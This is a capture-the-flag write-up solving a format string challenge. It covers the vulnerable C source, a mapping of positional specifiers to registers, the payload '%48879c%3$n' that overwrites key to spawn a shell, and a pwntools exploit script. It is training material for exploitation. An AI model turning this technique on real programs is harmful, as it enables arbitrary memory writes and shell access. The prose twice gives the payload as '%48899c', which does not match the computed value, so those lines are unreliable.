Rotten Beef
Arbitrary Write, format string attack.
Recon
Check the source code as usual first.
// gcc -o chal main.c -O0

#include <stdio.h>
#include <unistd.h>

int main(void) {
    int key = 0xdead, dummy = 0xdead;
    char buffer[12];
    printf("input > ");
    scanf("%11s", buffer);
    printf("Your input: ");
    printf(buffer, &key, &dummy); // !?
    printf("\n");
    if(key == 0xbeef){
        printf("key = 0x%x (dummy = 0x%x), ok!\n", key, dummy);
        printf("Congratulations! spawning shell...\n");
        execve("/bin/sh", NULL, NULL);
    }
    else{
        printf("key = 0x%x (dummy = 0x%x), try again!\n", key, dummy);
    }
    return 0;
}

__attribute__((constructor))
void setup() {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
}
Vulnerability
At that source code, there’s a format string attack vulnerability, especially at this snippet:
printf(buffer, &key, &dummy); // !?Because its using printf without the argument like %d, or something like that. So we can use %p, %n, etc at buffer so we can exploit it. Not to mention, after buffer there’s the &key which is that is our target for overwriting to 0xbeef using arbitrary write technique.
Exploit plan

As we can see in the image, the orange one is declaration the variable. So the rbp-0x1c its where key is stored. The red one is the vulnerability printf for format string attack, we can see the rbp-0x1c is stored in rcx, so we can do the arbitrary write at rcx. This is the mapping:
%1$p -> rsi
%2$p -> rdx
%3$p -> rcx
%4$p -> r8
%5$p -> r9
%6$p -> [rsp+0x00]   <- start read STACK
%7$p -> [rsp+0x08]
%8$p -> [rsp+0x10]
...
But honestly we have 2 option, overwrite to rcx or rsi, both are the same tho. rsi mapped at %1, rcx mapped at %3, we just change the target number only.
So now we assemble the payload. Firstly we transform the 0xbeef to decimal first.
>>> 0xbeef
48879
We can write the first stage of exploit now.
%48899cThis means printf() will print a single character with a total field width of 48,879 characters, and it can be chained by our next stage of arbitrary write. Cuz the next stage will write the 48879 to the target.
The second stage you can freely choose %3 (rcx) or %1 (rsi), both are the same.
%48899c%3At this case i choose rcx.
For the third stage or the arbitrary write, we choose %n than %hn, even though the %hn is specifically for 2 bytes, the program doesn’t allow that because we only can input up to 11 bytes, still the same output though.
So we can conclude this is the final payload:
%48899c%3$n
Got it.
Exploit
#!/usr/bin/env python3

from pwn import *

elf = ELF("chal_patched")

context.binary = elf
context.terminal = ["ghostty", "-e"]
# Use the portable pwndbg bundle (/usr/local/bin/pwndbg) as the gdb pwntools launches.
# It ships its own gdb+python and loads pwndbg itself, so there is no gdbinit.py to source.
context.gdb_binary = "pwndbg"

if args.DEBUG:
    context.log_level = "debug"

gdbscript = """
set pagination off
set confirm off

break main
continue
"""

def conn():
    if args.GDB:
        r = process([elf.path])
        gdb.attach(r, gdbscript=gdbscript)
        return r

    if args.LOCAL:
        return process([elf.path])

    return remote("addr", 1337)

def main():
    r = conn()
    payload = b'%48879c%3$n'
    # good luck pwning :)
    r.sendline(payload)
    r.interactive()

if __name__ == "__main__":
    main()